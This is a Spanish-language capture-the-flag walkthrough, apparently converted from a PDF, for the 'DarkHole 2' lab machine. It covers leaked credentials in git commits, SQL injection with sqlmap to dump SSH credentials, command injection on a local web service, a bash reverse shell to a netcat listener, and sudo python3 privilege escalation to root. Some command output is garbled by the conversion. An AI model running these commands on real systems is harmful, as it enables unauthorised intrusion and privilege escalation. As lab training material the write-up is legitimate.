

1. Vamos a hackear una máquina de nivel "Hard" por el valor de 3 puntos. Lo primero que debemos hacer es, además de levantar el Kali y DarkHole, dejar las máquinas en Host Only, a partir de aquí podremos hacer la práctica. En nuestro caso la IP es 192.168.159.130



2. Si accedemos al puerto 80 veremos una página con un login



3. Igualmente, en el nmap hemos podidos ver un repo de github, vamos a bajarlo con wget


4. Si vemos los archivos que hemos bajado, podemos ver todo el contenido del repo

5. Si vemos los commits del repo podemos ver que hay unas credenciales por defecto en el login

```
root®kali)-[/home/kali/ojeteOscuro]
   cd 192.168.159.130/style
        % kali)-[/home/kali/ojeteOscuro/192.168.159.130/style]
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD → master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
      Mon Aug 30 13:14:32 2021 +0300
    i changed login.php file for more secure
commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
       Mon Aug 30 13:06:20 2021 +0300
    I added login.php file with default credentials
commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:02:44 2021 +0300
    First Initialize
          kali)-[/home/kali/ojeteOscuro/192.168.159.130/style]
```

6. Si vemos el commit podremos observar unas credenciales

7. Si loggeamos veremos esta página




- 8. Si nos fijamos en la URL, vemos que el id es vulnerable a SQL Injection, vamos a sacarle las tablas
 - 8.1. Primero sacamos las bases de datos



8.2. De darkhole2 vamos a sacar las tablas

8.3. Vamos a ver lo que tiene la tabla de usuarios



8.4. Vamos a ver lo que tiene la tabla de ssh

```
| Science of http://share/sqleap/output/192.166.159.130|
| Science of http://192.166.159.136/dashboard.php?id=1 — cookie="PHDSESSID-isdhnpk@cdmlnqdjcl9rdbkr51" - O darkhole_2 - T ssh -dump
| 1.7.118xtable|
| 1.
```

8.5. Hemos podido finalmente sacar un usuario y una clave de ssh 9. Iniciamos sesión por ssh

10. Si hacemos cat al historial veremos muchas peticiones al puerto 9999

```
jehad@darkhole:~$ cat .bash_history
clear
cd ..
cd losy
ls -la
cd .ssh/
cat id_rsa
id_rsa
cat id_rsa
ls -al
ls -la
cd ..
cd .ssh/
ls -la
cd .ssh/
cat id_rsa
ls
nano authorized_kyes
ls
rm authorized_kyes
clear
cat authorized_keys
ls -la
clear
automat-visualize3
```

```
curl "http://127.0.0.1:9999/?cmd=ls -la"
curl "http://127.0.0.1:9999/?cmd=ls%20-la"
curl "http://127.0.0.1:9999/?cmd=cd%20~&ls"
curl "http://127.0.0.1:9999/?cmd=cd%20~&fls"
curl "http://127.0.0.1:9999/?cmd=cd%20~||ls"
curl "http://127.0.0.1:9999/?cmd=cd%20/home/losy%20&f%20ls"
curl "http://127.0.0.1:9999/?cmd=python3"
curl "http://127.0.0.1:9999/?cmd=/usr/binpython3"
curl "http://127.0.0.1:9999/?cmd=/usr/bin/python3"
curl "http://127.0.0.1:9999/?cmd=/usr/bin/python3"
curl "http://127.0.0.1:9999/?cmd=/usr/bin/python3"
```

11. Si vemos quién ha ejecutado los comandos veremos que hay un usuario losv

```
jehad@darkhole:~$ curl "http://127.0.0.1:9999/?cmd=id"
Parameter GET['cmd']uid=1002(losy) gid=1002(losy) groups=1002(losy)
uid=1002(losy) gid=1002(losy) groups=1002(losy)jehad@darkhole:~$
```

12. Desde nuestro Kali, vamos a poner netcat a la escucha

```
(root® kali)-[/home/kali]
# nc -lvvp 443
listening on [any] 443 ...
```

13. Usaremos el comando curl -G http://127.0.0.1:9999/ --data-urlencode "cmd= bash -c 'bash -i >& /dev/tcp/192.168.159.131/443 0>&1'" Para conectarnos como losy en una shell remota

14. Si hacemos cat a .bash_history veremos unas credenciales

```
cat /etc/crontab
su lama
mkdir web
ls -la
su lama
touch index.php
ls -la
ls -la
sudo su
clear
su lama
clear
su lama
mysql -e '\! /bin/bash'
mysql -u root -p -e '\! /bin/bash'
POasswOrd losy:gang
clear
sudo -l
sudo -l
sudo python3 -c 'import os; os.system("/bin/sh")'
sudo python -c 'import os; os.system("/bin/sh")'
sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
clear
cat .bash_history
clear
id
clear
ls -al
cd home
cd /home
ls
clear
cd jehad/
ls -la
cd ..
cd losy/
cat .bash_history
clear
cat .bash_history
clear
password:gang
losy@darkhole:~$
```

15. Hacemos sudo -l para ver los privilegios que tiene root

```
losy@darkhole:-$ sudo -l
[sudo] password for losy:
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
```

16. Ejecutaremos python para escalar privilegios

```
losy@darkhole:~$ sudo python3

Python 3.8.10 (default, Jun 2 2021, 10:49:15)

[GCC 9.4.0] on linux

Type "help", "copyright", "credits" or "license" for more information.

>>> import os

>>> os.system('bash')

root@darkhole:/home/losy#
```

17. Ya como usuario root, veremos la flag

```
root@darkhole:/home/losy# cd
root@darkhole:~# ls
root.txt snap
root@darkhole:~# cat root.txt
DarkHole{'Legend'}
root@darkhole:~#
```